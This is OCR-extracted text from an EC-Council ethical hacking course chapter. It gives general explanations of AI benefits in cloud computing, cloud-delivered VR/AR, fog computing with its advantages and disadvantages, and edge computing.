
- **Improved cloud security**

  AI processes the cloud data, detects abnormalities, raises alarms, and further prevents unauthorized cloud access. It can detect any malicious or abnormal events, block them and restrict malicious code entering into the cloud. AI collects, analyzes, and reviews information spread across multiple locations, thereby allowing organizations to engage in proactive incident handling activities.

- **Better decision making**

  AI helps organizations in making better business decisions. Organizations leveraging cloud can mine similar patterns and trends from huge datasets. AI learns frequent patterns from historical data and compares them with current patterns in evolving datasets to provide actionable business insight. Therefore, AI provides rapid data analysis and generates valuable recommendations for resolving customer requirements.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Virtual Reality and Augmented Reality on Cloud

Virtual reality/augmented reality (VR/AR) and cloud computing are two of the most important emerging technologies. When used together, they can create new kinds of applications and usage models. For example, VR/AR headsets today require strong local computing and graphics power. Such headsets, as well as the processing and graphics requirements of the connected PC, have high cost. If the cloud environment can provide access to the kinds of multi-core CPU horsepower available nowadays, it can easily address the raw computing requirements of VR/AR applications. Most of the cloud-based data centers today provide access to the graphics horsepower for computing GPU applications demanded by VR/AR applications.

Moreover, VR/AR applications demand more digital engine speed than available in the market. Instead of making costly upgrades of the computing devices used for VR/AR applications, leveraging a cloud service to enhance the speed of core infrastructure would suffice. Additionally, the evolving nature of VR/AR applications will result in rapid changes in software functionality and user interface (UI). Leveraging cloud-based delivery of such applications will provide a seamless experience for end-users or consumers. Finally, VR/AR-based applications are not frequently used, so these applications can be leveraged as pay-per-use, service-based cloud models.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Fog Computing

The massive growth in IoT devices worldwide has resulted in the production of an enormous amount of data by these devices. To meet the growing demand for analyzing and processing these data, the implementation of fog computing, along with cloud computing, is an ideal solution. Fog computing is a distributed and independent digital environment in which the applications and data storage are positioned between data sources (devices generating data) and the cloud service. Fog computing is an extended version of cloud computing that comprises multiple edge nodes that are directly connected to physical devices to enable service access to the end users.

Generally, fog refers to the idea of creating an individual layer in distributed network infrastructure that has close inter-connections with IoT and cloud computing. It acts as an intermediary between the hardware and remote servers, and it is also called an intelligent gateway. Fog can be used for enhanced data processing, storage, and analysis in a quick and efficient manner. Many organizations have adopted this technology as it can provide additional functionalities for quick and efficient data processing, storage, and analysis.

Working of Fog Computing

Devices with an Internet connection, computational abilities, and data storage are referred to as nodes of fog. Fog nodes can be deployed anywhere in a network. The IoT applications for fog nodes are ported at the network edge. The fog nodes close to the network edge take data from IoT devices, enabling short-term analytics at the edge. Fog computing can be very beneficial in case of an unstable Internet connection. Urgent requests are transmitted directly into the fog and are processed in real time in the local network. Fog computing can be used in applications such as smart cities, smart grids, connected cars, and real-time analytics.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.11: : Fog computing architecture

Advantages:

Fog computing has been beneficial in the field of IoT, big data, and real-time analytics. The following are the main advantages of fog computing over cloud computing.

- **Low latency**: Fog computing can process large volumes of data with no delay as the fog is geographically nearer to end users and can offer rapid responses.
- **High business agility**: Developers can easily and swiftly design fog instances and deploy them based on the requirement.
- **No glitches with bandwidth:** All the data are accumulated at distinct points, instead of being transmitted together to one center through a single channel, thereby avoiding bandwidth-related problems.
- **No connection loss**: The presence of several interconnected channels does not cause connection loss.
- **Elevated security:** Fog computing enhances security as the data processing is performed by numerous nodes in a complex distributed system.
- **Low operating cost:** Fog computing can drastically reduce cost through the conservation of network bandwidth as data are processed locally, instead of being sent to the cloud for analysis.
- **High power efficiency:** Edge devices run power-saving protocols such as Zigbee, Z-Wave, or Bluetooth.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Disadvantages:

The following are some of the disadvantages of fog computing in comparison to cloud computing.

- **Additional expenditures**: Organizations must buy additional edge devices such as routers, hubs, and gateways.
- **Complicated system:** As fog is an extra layer in the data processing and storage system, it makes the whole system complicated.
- **Constrained scalability:** Fog is not as scalable as the cloud.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Edge Computing

Conventional cloud computing has some issues related to data security, low performance, and increased data storage, which lead to high operational costs. These issues can be solved by replacing conventional cloud computing with edge computing. Edge computing is a subset of fog computing, and its approach to data processing is similar to that of fog computing. In fog computing, the intelligent gateway performs processing at the LAN, whereas in edge computing, the edge gateway intelligence is performed in devices such as programmable automation controllers. Edge computing is used in solutions that require the processing of small and urgent operations within a timespan of milliseconds.

Edge computing is a distributed, decentralized computing model in which computation and data processing are performed close to edge devices. It stores data at locations close to the devices from which the data were collected, instead of trusting a central location to store the data. It also reduces the Internet bandwidth usage and data offload. Many organizations can utilize this technology for building automation systems for fast processing, prompt responses, and efficient real-time applications.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

